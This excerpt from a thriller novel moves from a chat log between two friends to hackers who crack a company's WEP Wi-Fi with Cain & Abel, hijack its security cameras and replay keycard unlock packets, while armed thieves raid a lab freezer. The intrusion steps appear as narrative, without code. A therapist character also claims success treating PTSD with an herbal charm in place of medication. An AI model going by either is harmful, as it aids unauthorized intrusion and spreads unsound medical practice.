AW GEEZ NOT THIS SHIT AGAIN!

Drippy dragged me into his office this afternoon to lecture me about neurotransmitters.

He called me hormonal

and offered to implant electrodes into my cerebral cortex.

aww what a sweet man!

It was really more about me behaving myself with Roger. Drippy disapproved of me giving Roger a close look at my iPhone at high velocity.

hmm. t, you know u should never succumb to anger. Remember all energy u put out comes back to u threefold. Which is why ur stuck at work late tonight.

but just between u and me...

nice!

I'm pretty sure I'm stuck here not because of Wiccan mysticism but because of the security cameras

ohshit! Shitshitshit!

I swear I just heard one move.

I think it's pointed at me. It's in a black glass dome on the ceiling but you can kinda see it when it turns.

I think it's checking out my boobs.

Am I losing it?

yes. :)

im serious about the Rule of Three, t. I know u dont believe in it, but I see it work.

for example. I have this one patient whos seeing me for ptsd.

his last doc had him on luvox, but it made him nauseous. So he switched to lexapro,

which he didnt respond to. Then they tried klonopin, but he got suicidal.

so when they assigned him to me, you know what i gave him?

mullein!

Is that an anti-anxiety med?

a flower!

i made him a bracelet out of them. :)

Let me guess. It's a charm?

yes! for courage.

i told him to wear the bracelet all day, and i taught him an incantation to recite whenever he feels his anxiety coming back.

You prescribed him a Wiccan ritual?

Nat, are you actually allowed to do that? :P

not really :)

but it helped him.

"Dear Swedish Medical Center Ethics Committee. My treatment methodology involved a magical bracelet..."

you think THATS the strangest thing theyve ever heard? :)

anyway, the magick comes not from the bracelet, but from the mind of the wearer. the mullein is just a lens for the wearer to focus their innate power for self-healing.

think of the placebo effect. Its "imaginary" but the results are real.

Better living through self-deception? :)

or self-fulfilling prophecy.

its taking something in your mind, and making your imagination manifest in the real world.

and THAT, is magick. ;)

Ok, speaking of things you imagine actually being real.

That camera moved again.

I'm not seeing things!

ok i believe u :)

is it unusual? Maybe they adjust themselves at night.

I... don't know?

I've never paid attention.

and youre paying attention to the camera now

distracting yourself with some unimportant  
unrelated matter

instead of dealing head-on with your real  
issues at work.

if you didnt hate it when i analyze you, I  
MIGHT call this a classic example of  
deflection... ;)

You suck, Nat. :)

So then, O Wizened Witch-Woman.

What kind of spell can I use to improve this  
total shit-show I've got here?

Here's the potion for my life right now:  
take one part romantic failure, two parts  
professional failure, stir them in a  
crucible made of tungsten, and choke it down  
cold and bitter.

\*hugs\*

sorry things suck for you so much right now,  
t

Got a prescription for me, maybe?

u already know what i think.

hook up with one of the scientists to make  
roger jealous :P

How about no more dating guys from the  
office?

They're all dipshits. Everybody here sucks.  
I get zero respect here. ZERO.

I try to talk shop with the lab monkeys  
sometimes, and they just humor me. Like,  
"Aww how cute! The Xerox girl is trying to  
use big words!"

Fuck, they don't know me! They don't know  
that I know this shit.

All I want is for them to give me a

Dammit hold on. THIS is weird.

??

brb

Ok back.

I'm NOT losing it. The cameras ARE fucked  
up.

whats going on t?

The camera was turning back and forth inside  
its dome thingie.

I drag my chair and stand on it and smack  
the dome, and it stops.

But I see through the glass wall into the  
main hallway, there's a couple cameras in

the hallway, and one of them is just a couple yards away. And while I'm standing on my chair, I see THAT one is doing it too.

So I go into the hall and find another chair and whack THAT camera too. BUT.

While I'm dragging the chair, I see the camera at the OTHER end of the hall is ALSO going nuts.

Nat.

EVERY CAMERA IN THE BUILDING IS SPINNING AROUND.

ok, that aint right.

I KNOW RIGHT!?

I don't know what's going on.

It's freaking me out.

im sure its just a glitch.

All I know is, when I whack them, it seems to fix it.

I better go around to the rest of the cameras and take care of it.

Nat, I'll catch you later.

DANNY'S FACE WAS LIT FROM AFAR by invisible light, in a shade of red too deep to be seen by the human eye. He and the other men sat in Jason's black Lincoln Navigator SUV parked across the street from the broad suburban office building that housed Tungsten Medical Technologies.

"Any luck?" asked Jason from behind the wheel.

Danny, in the passenger's seat, stared at his laptop. His tote bag, filled with the pieces of his contraption, lay at his feet. "Some. I've got several access points in range, but only barely."

Inside Tungsten's building, dozens of computers transmitted signals to each other through electromagnetic vibrations. At its heart, the process was no more complex than blinking lights — but only someone like Danny would call them "lights". Most people would consider them antennas, and would say they were emitting radio waves. But for Danny, when it came to things such as light bulbs or Wi-Fi transceivers or Naval radar systems, the difference was literally in the eye of the beholder. They all worked by sending out photons, and whether the receiving antenna was a thin strand of copper wire inside a computer's network card or a rhodopsin protein in a rod cell in his retina, the underlying physical principles were invariant.

There were pine trees planted beside the office building, arranged in neat woodchip-lined rows. Danny had chosen to park across from these



trees intentionally, to stay out of sight. But the pines obscured visible and invisible light alike.

“Move the car over there — the trees are thinner,” Danny directed.

Pine trees were living things, their needles filled with water. They might as well have been clouds of fog.

The SUV lumbered quietly forward. “The lights are on in their lobby,” Jason said as their angle of view shifted. “And there’s still a car in their parking lot. Is someone in there?”

“Not sure,” said Danny. “I can’t really see.”

Unaided human eyes could see electromagnetic frequencies ranging from 430 to 790 terahertz, corresponding to colors from red to bluish violet. The radiation coming from the Tungsten building had frequencies near 2.45 gigahertz. Such wave ranges, a quarter million times redder than the reddest visible red, couldn’t properly be called “colors.” Laymen, in fact, didn’t call them anything. But specialists like Danny used words like “channels” or “bands”. And in place of names like “unfathomable red”, they used the term “microwave”.

“That’s better,” Danny said, focused on his computer screen. “The RSSI from three of the APs just jumped. They’re running WEP over 802.11b. It’s a grossly outdated protocol, just like the OmniVision tech support forum said.”

“So you’re in?” asked Jason.

“Not yet. We can see their Wi-Fi network from here, but it’s password protected. Which is exactly why I brought my little friend Cain & Abel here...”

“You mean your friends Cain and Abel?” Jason asked.

“No, Cain & Abel. It’s an application. A ‘password recovery toolkit’,” Danny said with a smirk. “You know, in case you ever lose the key to your own network. Or... something. So let’s see what it can do here...” His fingers darted across his laptop, navigating through an elaborate maze of buttons and drop-down menus. “Passive Scan... Capture to File... Packet Injection ARP Requests... and... Go!”

“Now you’re in?” asked Jason.

“No! *Sheesh!* It’ll take a few minutes. Right now, my computer’s tricking the machines on the Tungsten network into transmitting tons of data, and looking for patterns in those transmissions. See, Tungsten’s security cameras use an old encryption protocol called Wired-Equivalent Privacy, or WEP. WEP has a subtle mathematical flaw that was discovered in the early 2000s. Every WEP packet gives a small clue about its cryptographic key, so if you capture enough traffic over the air, you can deduce the network password. As we speak, Tungsten’s machines are beaming out sweet, juicy data packets. Just sit back and enjoy the show.”

Danny studied the Tungsten building through the trees. If he could see into the microwave spectrum, his eyes would behold a dazzling symphony of light. The building’s walls would be mostly transparent, with the various computers inside flashing to each other like fireflies in a jar. As the flickering of each computer ceased, a certain designated device — an access point, or Wi-Fi hotspot in popular parlance — would light up in response to the darkness. The access point was the choreographer of this luminous dance, its pattern of blinks telling the other devices which one of them should transmit next. One after another, each would illuminate the night with pure, glowing data.

The light was suddenly obscured by Jason’s hand waving and snapping his fingers before his face. “Helllooooo, Earth to Danny?”

“Huh? What?” Danny started.

“Distracted by something shiny?”

“Yeah,” Danny replied. He looked at his laptop screen. “Sweet, I’ve got plenty of vectors. Now I just hit Analyze... Korek algorithm... Start... and...” He held up his computer, triumphant. “Gentlemen, we can haz password!”

The men leaned in to see Danny’s screen bearing the message, “**WEP key found !**” Each carefully copied the sequence to his own computer. “6430637430725F505F66336C6C61746573...”

Mike, sitting behind Danny, announced, “It works. I’m connected.”

“Start scanning,” Danny directed. “Now that we’re behind their firewall, we should be able to reach every machine on their network.”

Mike asked, “Do you want to see their camera feeds?”

“Yes!” Danny said. “You have video streams?”

“I have everything,” Mike replied. “I’m doing a promiscuous packet sniff. Look at port 80 on 192.168.2.57. I’m seeing an MPEG-4 stream inside an HTTP session.”

Upon entering the numbers, Danny’s screen filled with a picture of the driveway in front of the Tungsten building. A narrow ribbon of text ran along the bottom, showing the current date and time. A rectangle labeled “PTZ” contained icons of arrows and magnifying glasses. Danny clicked on them and found that he could move the camera — pan, tilt, and zoom.

“I’m also seeing user activity,” Mike added. “There’s a chat session, and there’s a FireFox browser making requests to stuffonmycat.com. I’m pretty sure someone’s still in the building.”

“Any more video feeds?” Danny asked.

“A bunch,” said Mike. “Same subnet. Dot-84, dot-91, dot-95...”

Danny brought up each one. They were all video feeds from security cameras. He saw office hallways; conference rooms and cubicles with whiteboards covered with chemical formulas; laboratories full of beakers, refrigerators, and centrifuges; a large warehouse-like storage room filled with scientific and medical equipment.

He saw the reception area. Somebody was there.

“Guys. Check out dot-177,” said Danny.

The screen showed an angled overhead view of a young woman at the reception desk. She wore a black knit cardigan over a simple white button-down shirt. Her unkempt black hair fell below her chin. A small nose stud glinted in the light.

What Danny noticed most, though, was her posture and poise — or rather, her complete lack thereof. She slouched as she tapped away at her keyboard. The timing of her keystrokes made it obvious that she was chatting with someone online, feeling no need to appear like she was still working. Her hair was unkempt not because she was going

for an artificial messy-chic look, but because it was, in fact, the natural state of her hair after a long work shift.

Danny smiled. Her hair looked beautiful anyway.

Suddenly, the view on Danny's screen panned to center on the girl.

"Hey! Who's doing that?" barked Danny.

"Doing whaaaaat?" Moshen said from the back of the car.

"Quit playing with the PTZ buttons!" said Danny.

"It's vital reconnaissance work!" Moshen insisted.

Jason looked at Danny's screen. "Oh. That's Christina. Their office admin."

The video feed zoomed in on her chest. Her shirt and cardigan took up the entire screen.

"Dude, stop that!" Danny commanded, and zoomed the camera out.

"No, this is important! We're here to examine Tungsten's assets!" said Moshen. As the camera tightened back onto the young woman's breasts, her torso turned. Her face descended into view, filling the frame. She looked straight into the camera with a perplexed squint, then craned toward the lens.

"Shit! Can she see me?" Moshen exclaimed, and rapidly zoomed back out.

She self-consciously adjusted her cardigan and turned back to her computer.

"Quit dicking around!" Danny commanded.

"Okay, sorry," said Moshen. "What's next?"

"Well, we're on their internal network. Next step is to get onto one of their computers. Right now, we're like burglars who've broken into an apartment building and we're loitering in the hallways. We haven't actually gotten into any of the apartments yet. Mike, how's that network scan coming?"

"This place is a goddamned mess," Mike replied. "Their network topology makes absolutely no sense. It looks like they've got like a dozen network segments, and they seem to be connected completely at random. Normally, a corporate network is organized into groups of related computers, right? Like maybe a subnet for the Finance

department, and then inside that, a subnet for Payroll and one for Accounts Receivable. That's how we're taught to do it at Bellevue. But this...? *This* is just anarchy. There's no overall design to it. The sysadmin is either some kind of insane genius, or he just makes up the network structure as he goes along. Like he's slapping it together out of parts that happen to be lying around."

Danny chuckled. "Not surprising. All their network administration is handled by this Roger Tanner kid. You know what it's like being a company's *only* IT guy?"

Mike nodded his large, furry head. "Yeah. Never enough time to do anything right, right? These machines seem really badly maintained. Some look like they've gone months without a patch or an upgrade."

From the back, Moshen grumbled. "Guys, call me paranoid, but I really don't think that girl should be at her computer while we do this."

"What's the big deal?" Danny asked. "You said she's just chatting and surfing the web."

"If we want to take over her machine," Moshen insisted, "then we don't want her sitting there watching her screen while her cursor moves all by itself and her files start dragging and dropping."

Mike grunted agreement. "He's right, Danny. According to my scan, it doesn't look like there's that many Windows boxes on the network. Most of their machines look like highly customized Linux distros. The receptionist's desktop might be the most logical place to start. Which means..."

Danny reluctantly nodded. "Which means we have to find some way to make her go away." He rubbed his chin. Gingerly, he pressed the lobby camera's PTZ buttons. The image panned upward and sideways. Through the glass wall of the Tungsten lobby, embedded in the ceiling of the building's main corridor, hung another camera dome.

"Moshen, see that hallway cam right there?" Danny asked. "Go like this with it..." Danny started pressing buttons at random, making the lobby image dance wildly.

Moshen followed suit with the hallway camera. "I'm dizzy, dude. What's the point of this?"

“We know she can see the cameras spin,” Danny said, still fiddling with the buttons. “We just... Need to get... Her attention...”

Suddenly, the entire image jostled violently. A giant blurry open palm darted across the screen.

“Done!” Danny announced. The view came to rest on the receptionist’s face, inches from the lens. His eyes traced the curve of her cheeks, the contours of her lips. He watched as she climbed down from her chair, walked through the lobby doors, and approached the camera that Moshen was driving.

“Ohhhh!” Moshen said. He brought up several more camera feeds, and began tapping their PTZ controls.

“You got it, Moshen,” said Danny. “Send her on a goose chase all over the building. Just keep her out of that lobby and away from her computer.” With the receptionist occupied, he turned to Mike. “Her computer’s exposed, Mike. Ready to launch Metasploit?”

Mike stared at his laptop, flummoxed. “Not yet, Danny. I’m seeing something weird...”

“Weird how?” Danny asked.

“Well, it’s really messed up. See... Some of those machines in there... I don’t... I’m not sure I’m reading this right... They’re on the Ethernet segment, but... they’re not using IP.”

“Heh. Don’t be ridiculous. Everything uses IP.” He noticed a quizzical expression from Jason. “IP is the digital language of the Internet. Has been for twenty years. Mike, if they’re not using IP, how are they talking to one another?”

“It’s... I think they’re... Novell Netware, Danny. Raw IPX/SPX on the 802.3 frame.”

“Seriously?” Danny asked. “Novell hasn’t used that protocol since the mid nineties. Not since I was in college.”

“Yeah! And there’s something called DECnet Routing Protocol. Danny, what *is* this?”

Danny shook his head. “It’s ancient...”

On his laptop, he found a camera that Moshen wasn’t spinning at the moment. He brought up a video feed in a room with large steel

refrigerators along the walls. A clunky console sat by it, beige with black trim. A small CRT monitor was built into its body, showing a screen of blocky green text. The keyboard was two inches thick and looked heavy enough to use as a bludgeoning weapon.

Danny recognized it. It was a relic. An honest-to-God DEC VT100 terminal. Digital Equipment Corporation discontinued those machines when Danny was in junior high — and a few years later, in 1998, after forty years as a multi-billion-dollar industry leader, DEC shuttered its doors. There was a time when those VT100s were as common as telephones. Yet Danny realized that, today, even the most computer-savvy twentysomethings had never even heard of them.

He switched to a camera in the cramped warehouse-like storeroom. In the weak yellow lamplight, Danny could make out computers scattered among the rest of the unused equipment. The curvy purple case of an SGI O2+ workstation. A black NeXT cube. Equipment by Solaris. By Sun Microsystems. By Amiga. By Tandy.

He felt dizzy. It was all, as he said, ancient. Ancient, yet so familiar — so painfully, intimately familiar.

The first program Danny ever wrote was a BASIC script on a brand-new, cutting-edge Tandy TRS-80 that his dad brought home from Radio Shack and hooked to their big, knobby family TV. The program filled the rounded glass screen with “DANNY”, scrolling in an endless loop. He wrote it all by himself. He was seven years old.

Tandy went defunct in 2000.

His job in college was porting the University’s data entry systems from a DEC PDP-11 to IBM’s OS/2. He laughed at the primitive design of the original software — until he realized that the engineer who had built *that* system had, in turn, ported it from something even older. Danny knew everything back then. There was no technical challenge that wouldn’t crumble under the might of his intellect. He was eighteen years old.

IBM discontinued OS/2 in 2001.

His master’s thesis was on transistor placement to optimize thermal dissipation in 3D VLSI layout. His research was funded by Cray

Computer Corporation, as part of the company's efforts to keep supercomputer architectures competitive against new "massively parallel" systems. He even had the profound honor of attending a dinner with the legendary Seymour Cray himself once, when he was twenty-two years old.

"Danny?" Jason said softly.

"What?" Danny croaked out, his voice scraping over a lump in his throat.

Seymour Cray died in a car accident the following year. Cray Computer Corporation went bankrupt in 1995. A boom in massive parallelization technology rendered the supercomputer obsolete.

He slammed his laptop shut.

"Danny, are you okay?" Jason asked.

"Yeah, I'm f—," Danny began to say, but felt his voice crack. He blinked away the moisture in his eyes. "I'm fine!" He jumped from the car, slamming the door. He sat down on the pavement against the tire, set his laptop down by his feet, and buried his face in his hands.

Jason exited the SUV and came around. "You alright?" he asked, sitting down beside him.

Danny sighed. He poked at his laptop with his foot. "I hate these things."

"Laptops?"

"Computers. Cellphones. Kindles. iPods. iPads. Androids. I fucking hate it all."

"What's going on with you, Danny?" Jason's tone was professional but kind.

"Six years at one dead company. Six years at another. And another..." Danny stared away emptily. "The tech industry is such a goddamned waste of life. Everything I've ever built just gets swept away by the next great wave. My resume reads like the dot-com obituaries. They all start out as brilliant ideas and then become obsolete in the time it takes to put those ideas into action."



Jason thought for a few moments. “You remember what I said when I saw you holding that invention of yours back at the club? You love your work.”

“I do, Jason. And do you know how much it hurts to love something that dies so quickly? You learn some amazing complex system, and then — *bam!* — obsolete overnight. I can rattle off every opcode in the Motorola 68K instruction set. I know the full pin-out structure for the Intel 80286 CPU. I know a thousand things that, at their time, were cutting-edge. I was fucking awesome. And now? Now they’re dust. And all that shit is still in my head, like the abandoned ruins of some ancient civilization. All that skill, that hard-won knowledge... it’s useless. Useless.”

Jason walked up beside him and reached down to offer an arm. “Listen. I’m not sure exactly what triggered this, but if you really take pride in your work, then... Well, you’re at work this very minute, remember? Stop sulking. You’re on the clock. You’ve got a job to do.”

Danny breathed slowly, as though the night’s cold air could quell the broth of self-pity boiling in his gut. “You’re right.” He took Jason’s hand and pulled himself to his feet.

The crackling roll of tires on moist pavement gently roused the nighttime stillness.

The sound came, oddly, without the corresponding undertone of an engine rumble.

A gleaming white Tesla Roadster sauntered up the street adjoining the office complexes.

Several cars had already driven by. What made Danny and Jason notice this one, besides its stylishness and the unusual, eerily quiet way it moved, was that it slowed down and swerved into the Tungsten parking lot.

Through the pine trees, they saw the Roadster stop just in front of Tungsten’s entrance. Two male figures emerged, clad in dark jackets and leather gloves.

“Danny! Jason!” Mike hissed from the SUV. “Are you watching the two guys?”

“Yeah, we can see them,” said Danny.

“For fuck’s sakes, *get down!*” said Mike.

Danny and Jason hid behind the black Navigator. “What’s going on?” asked Danny.

“Look at the parking lot camera,” said Mike.

Danny brought up the video feed. The newcomers had athletic bodies, and hard faces that looked like they were comfortable and familiar with danger. They had slim cellphones with Bluetooth headsets, which they set up and put into their ears.

And they had guns.

One carried a thin semiautomatic handgun; the other, a short silver revolver with a disproportionately large opening. The men held the firearms nonchalantly, casually gesturing with them as they talked.

With a nod, the one with the revolver opened the Roadster’s door and retrieved something from inside — a Hello Kitty purse. The man pulled a keycard out of it, threw the purse back into the car, and walked to the entrance of Tungsten’s headquarters. A green light popped on above the door’s keycard reader. The man handed the keycard to his partner and entered the building.

The other man remained out front, standing beside the front doors. He pulled back the slide on his weapon and deftly screwed a long black silencer onto the end of the barrel. His silencer secured, he pushed a clip into the gun’s handgrip and released the slide, causing it to snap forward. He took off his jacket and draped it over his hand, concealing the weapon. Crooking his arm casually at his side, he leaned against the wall as though idly waiting for someone.

The man with the revolver strode through the lobby. Opening the interior door, he proceeded into the unlit hallway beyond.

Danny quickly checked the lobby’s camera feed. The receptionist’s iPhone sat charging on her desk. “Guys. The girl. Christina,” Danny reminded them. “Moshen, where is she?”

Moshen replied, “I had her chasing spinnies into the main office.”

Danny punched the corresponding URL into his browser. The video feed showed an office bullpen. The lights were off for the night, but the

room was illuminated by screensavers and the power lights of office equipment. The desks were mostly messes of computers, papers, and laboratory apparatuses. White lab coats hung from the backs of curvy ergonomic chairs. Whiteboards filled with diagrams and equations lined the walls.

Christina looked up into the now-still camera, arms akimbo, her lips pursed to one side.

In the darkened hallway beyond the bullpen, a shadow moved.

And, past all his personal agonies and angsts, Danny realized that the girl on the screen was heartbeats away from much more pressing issues.

# 9

IN THE PERIPHERY OF HER VISION, something moved. Tina swore she saw a shadow glide across the adjoining hallway. If she hadn't looked down from the camera at that exact moment, she would have missed it entirely. Light spilled out from the far end of the dim corridor. It had been completely dark just a minute before.

She edged uncertainly toward the illumination. On rounding a bend, she saw that the light shone from the cold-storage room, where Tungsten kept samples of *E. coli* bacteria in suspended animation. The hum of whirring HVAC machinery and the sound of clinking glassware grew as she approached.

She peeked inside. The door to the deep-freeze unit hung open. Amidst the cold fog pouring out onto the floor, Tina could see a pair of black sneakers under the door, and could hear someone rifling through test tubes.

A man's gloved fingers wrapped around the edge of the steel door and pushed it shut.

The man wasn't one of the scientists. Indeed, everything about his clothes and demeanor made it obvious that he didn't belong anywhere near a laboratory.

He saw her.

Tina had left her iPhone charging at her desk. Instinct pressed her to sprint back to the lobby, call the police, and get the hell out of

the building. Except she couldn't, because his eyes locked onto hers, freezing her body and mind as solidly as the specimens in the fridge.

"Hi. Can I help you?" The words hung in the air for a moment before she realized that the receptionist automaton voice that had uttered them was her own.

He replied in a foreign accent — the same accent as Dr. Passinsky's: Russian. "I'm from the courier service. I'm here to pick up delivery for urgent shipment tomorrow. Has to arrive first thing in the morning."

He gazed at her like a wolf at a rabbit. Tina felt a crushing tightness in her chest. "I'm supposed to sign visitors in at the front desk..."

"Not necessary," said the man, his eyes boring a hole through her. "I belong here. See? I have a keycard."

She stood immobile in the doorway, forcing herself to remain calm. "Good luck with the delivery. I'll just go back to my desk now and finish my work. Okay?"

He stared at her silently.

"Okay?" she repeated, trying not to sound like she was pleading.

Finally, he said, "Okay."

She resisted sighing in relief. She'd pretend to believe his deliveryman story, he'd pretend to believe her about believing it, and they'd both let the night proceed under this pleasant little fiction. "Okay," she repeated with a nod, and slowly started backing out from the doorway.

"You know what?" the man said suddenly. "I change my mind."

With a quick, soundless motion, the man reached into his jacket, pulled out a gun, and pointed it at Tina. The revolver was barely larger than his palm, but its barrel looked wide enough to stick a finger into.

"Get in here, young lady." With a practiced flick of his thumb, managing to keep the barrel perfectly still, he cocked the revolver's hammer back. It made a click, a tiny sound that somehow managed to ring louder than all of the machinery in the room.

She stepped through the doorway.

“Good girl. Now come here.” He backed away several feet, keeping the gun trained on her. “That refrigerator...” He bobbed his head at the deep-freezer. “That’s long-term storage for microbe samples, yes?”

Tina nodded.

“Open it.”

She grabbed the handle of the deep-freezer’s massive metal door and yanked. The door’s rubber gasket released its seal, letting the cryogenic air spill into the room. Standing in front of it felt like being stabbed with thousands of needle-sharp shards of ice.

“You know, I really am here for pickup,” the man said. “Your friend Julie — you know Julie, yes? — She left something here, that is really better left with someone else. Now, about you, I’m thinking maybe you could be useful. You want to be useful, yes?”

“What do you want?” Tina croaked.

“Tell me,” he said, “what the fuck is an Eppendorf tube?”

JASON SMACKED THE CELLPHONE out of Mike’s hand with “91” on the dialer. “No cops!”

“Look at this shit, Jason!” said Mike. “We *have* to call the police!”

“And tell them what, exactly?” Jason replied. He stood outside the car at the open window beside Mike, his arm still stretched inside. ““Oh, hi, me and my Dungeons and Dragons buddies were just hacking into this company, when we saw some scary stuff going on through their video feeds that we happened to hijack.” Have you forgotten that what we’re doing here is illegal too?”

“You’re being paranoid,” said Mike.

“With damn good reason!” Jason insisted. “Think about how much we each have to lose if any of this gets back to us — me especially. Now look, I know you’re a bunch of talented guys, and you *think* that maybe you can cover your tracks. But what if you’re wrong? Think about the kind of computer forensics experts that the cops can bring in

on a case like this. They'll zero in on the tiniest little mistake you could possibly make. So let's just let this... this whatever-is-going-on-here, let's let it blow over, and resume the operation when everything's nice and quiet again."

Mike shook his head. "Let it 'blow over'? But that girl in there is—!"

"She's not our problem," Jason said, avoiding eye contact. "I hate to say it that bluntly, but we didn't cause her situation, so it's not our responsibility to get her out of it."

Danny watched the live video of the dark-haired young woman held at gunpoint. "We *did*, though. We *did* cause this. This is all our fault."

"*Our* fault, Danny?" said Jason, incredulous.

Moshen, from behind them, murmured, "Our camera-spinning trick."

Danny nodded gravely. "We lured her away from her desk. We separated her from her computer and her phone. We created the window of opportunity for those guys to enter the building, and we deprived her of the means to call for help. *We* did this. This is on *us*." He looked back and forth between them and his screen. The girl in the video feed stood before the giant refrigerator, shivering. "God. Jason, you put *me* in charge, and I..." He shook his head vigorously, as though the motion could clear away his current reality like an Etch A Sketch doodle. "I have to Control-Z. I have to reload an earlier save... I have to *undo* this!"

"Don't be silly, Danny," Jason insisted. "Let's just lay low and..."

"*No!*" The sudden strength of Danny's voice startled them all — particularly Danny himself. He took a deep breath. "Listen, we're still here to do a job. I think maybe... Instead of bailing, we might be able to use this situation to our advantage."

Eyebrows cocked around him.

"That guy is making Christina dig through the freezer. They're looking for something. What we're watching isn't a kidnapping. They're pulling off a robbery."

Jason shrugged. "And...?"

“And so are we,” said Danny. “The difference is, *they* seem to know what they’re looking for. We’re here to steal Tungsten’s secrets, right? *Something* is in that freezer. Something valuable. I say we take it. We’re hackers, right? Let’s hack their theft and make it our own.”

“How?” the financier asked. “*Look* at those guys! They’re not new at this. They have guns, they have training, they have experience—”

“*We* have a massive tactical advantage.” Danny tapped his laptop screen.

Mike nodded. “The cameras. You’re talking about going all Splinter Cell on them, right? Covert ops?”

“Right,” said Danny. “We can see everything in there. They can’t. And that information asymmetry means that *we* have the upper hand. At Claymore, I built Navy communication grids. Modern battlefields are digital. During both Iraq wars, what’s the first thing the US Army did? Knocked out the enemy computer networks. During the riots in Iran and Libya and Syria, the rulers disabled civilian access to cellphones. Information is what the military refers to as a ‘force multiplier’. Those guys in there have guns. But information? That’s *our* game.”

Jason stared at him, aghast. “Jesus, Danny. You’re serious. Have you lost your mind? They’ll *kill you*. Are you willing to literally bet your life on—”

“On my own technical expertise?” His eyes crackled lighting into the air like Tesla coils. “Yes. Always.”

Mike hopped out of the car. “I want in. I said I’d be your muscle if things got physical. I keep my word.”

“Do you have a plan, Danny?” asked Jason.

“Not yet. First, we need to find a way into the building...”

“I think I can arrange that,” offered Mike. “Look at the outside camera. Zoom in on the keycard reader.”

Danny pulled up the feed. As he watched, the green light popped on to indicate the door was unlocked. It stayed lit for several seconds.

“A simple replay attack,” Mike explained. “When that guy opened the door, the keycard reader sent a UDP packet to an authentication



database, which replied with a datagram to unlock the door. I saw it on my packet sniff, and noticed that there's no crypto handshake. I just sent the keycard reader a copy of the authorization message."

"Can you teach Moshen to do that?" asked Danny.

Mike shrugged. "I can write a script for him to run. Should be pretty straightforward."

"Great," Danny said, forcing a veneer of confidence. "Now all we need is a way to get that guy away from the front door. Let me think..." He stood staring at the ground. His body remained still, but his eyes darted spastically. His fingers twitched as though drawing diagrams in an ethereal notebook. After a minute of fidgety silence, he looked up abruptly. "Jason. You're part of this little Dungeons and Dragons group. How are your role-playing abilities?"

"Uhh... pretty good, I guess..." Jason said apprehensively.

Mike cleared his throat and interjected, "He's being extremely humble."

"Thanks, Mike..." Jason replied through a dubious smile. "When I was a young sales associate, I did a lot of improv theater. It helped me build cold-calling skills."

"We'll need your help," said Danny. "And your car. Do you have anything we can use as a weapon? A flare gun, maybe?"

"There's a lug wrench in the trunk, under the spare tire," Jason replied.

Danny turned to Mike. "You said you play hockey, right? Think you can handle beating someone with a stick?"

Mike grinned.

"Moshen," said Danny. "Get out of the car. You'll stay over here."

"What about you, Danny?" asked Jason.

"Me? I'll be going in with *this*."

He opened the passenger door and grabbed his Claymore tote bag. He began pulling out bits of metal and plastic, and clipping and twisting them together.

First came the narrow bullhorn-looking device, with its pistol-like handle. It was followed by a row of plastic blocks, each as big as a

Rubik's Cube. Next emerged a group of heavy blue cylinders, each one the size and shape of a beer can, arranged like an eight-pack. Each component was strung on cables, the junction points buried under slathers of caulk and epoxy.

A two-foot-long white hollow plastic tube, about four inches wide with slots and grooves all along its length, protruded from the bag. Danny screwed it onto the back of the horn.

"The hell's that thing?" asked Moshen.

"Well," said Danny as he worked, "this part in front is a magnetron I 'borrowed' from a battleship radar system at Naval Base Kitsap." He took the eight-pack of cylinders and affixed it to the back of the white tube. "*This* is a bank of high-voltage ultracapacitors from a hybrid car powertrain. *This*..." He Velcro'd the plastic cubes along the length of the tube. "...is a set of relays for switching between serial charge and parallel discharge..." He pulled out a slotted metal box with vents and a socket. "This is the power conversion module," Danny declared while attaching it to the tube. "And *this*..." He pulled out a stack of laptop batteries. "...is a stack of laptop batteries." The stack was about a dozen batteries high, all duct-taped together with their metal contacts tethered to one another with coils of cable.

He stood up and held the device in both hands. Fully assembled, it was about four feet long. With the flick of a few switches, tiny lights sparked alive near the capacitor bank. Fans whirled inside the power supply box. The device emitted a faint high-pitched whine that rose until it passed above the range of human hearing, like a high-end camera flashbulb charging up for a photograph.

He held the pistol grip of the magnetron horn with his right hand, and slung the end of the PVC tube over his arm. His right shoulder bore the weight of the assorted duct-taped and snapped-in components on the back of the device.

The men gawked. "Seriously, Danny, what is that thing?" demanded Jason.

Danny gave a faint chuckle. "It's just a... A flashlight."

"That's one elaborate flashlight," said Jason.

“It’s very bright,” said Danny, and inhaled sharply. “Alright, guys. Here’s the plan...”

# 10

THE BLACK LINCOLN NAVIGATOR wound languidly around Tungsten's parking lot in an awkward, snaking path. The man standing by the door studied it apprehensively, and said something into his Bluetooth headset.

The car came to a stop near the entrance. The driver-side window rolled down, revealing a middle-aged man with gelled gray hair.

Jason's head drooped, his mouth hanging open and eyes unfocused. He inquired in a slow, raspy whisper, "Is this the Weisenbaum Clinic? I see the big 'W' on the door..."

"No," the man barked. "Go away."

"Please, it's very important," Jason said, drawing out and enunciating each word. "I have an urgent medical condition. I need to go see..." His speech degenerated into a series of wheezes and coughs. "Can... Can you come closer please? It hurts for me to talk so loud."

With an exasperated sigh, the man took a few steps toward the SUV.

"I know the phone number to the clinic," Jason whispered breathily, "but my telephone is broken. Maybe you can make a call for me?"

The man glared at him. "If I do, will you go away?"

"Yes."

The man said something in Russian into his headset, his tone of annoyance crossing the language barrier. He pulled out his cellphone. "Okay, give me the number."

“Four two five,” Jason said slowly, “Eight six five... Eight six five two? No, wait, eight six five three...”

“Eight six five eight six five two?” said the man, dialing the sequence.

“No, eight six five is just the first part. I was just repeating it to make sure you got it. Four two five, eight six five... Four two... Oh, you know what? I’m sorry. That’s my daughter’s number. The one to the clinic is four two five, eight five three... Wait, eight five or eight six...?”

The man growled.

Focused on trying to dial Jason’s number, he couldn’t notice the green light pop on above the keycard reader behind him. Nor could he notice Mike creep along the wall, tiptoeing toward the entrance.

Until Mike finally ducked through the big glass door. As Mike’s body slid into the light pouring from the lobby, his shadow swept across the parking lot.

Danny cursed silently. He should’ve anticipated that. He hadn’t.

“What the fuck!” the man said. He turned his head just in time to see Mike heading into the hallway.

That’s when the man’s cellphone exploded.

The phone jumped in his hand with a loud “*crack!*” A shower of white sparks burst somewhere within, spilling out from the sides and from the seams around the buttons. Arcs of electricity flashed across its face. The man yelped, dropping it to the ground.

Jason slammed on the gas. The SUV’s tires squealed on the pavement. He steered a zigzagging pattern back out to the street.

The man’s head swiveled from the building to the car. He let his jacket fall to the ground and drew the silenced semiautomatic up to shoulder height. He held the gun with both hands, took aim, and pulled the trigger several times. The gun didn’t make a “*bang!*” It did, however, make a distinct popping noise, together with the loud “*clack!*” of spring-loaded metal parts snapping into place.

“*Fuck!*” screamed Jason into the hands-free conference call in progress on his cellphone. A bullet glanced off of the rear driver’s side

window, leaving a scar in the glass, just as Jason cleared the parking lot. The car lurched as he made a sharp turn onto the street, bolting away from the building.

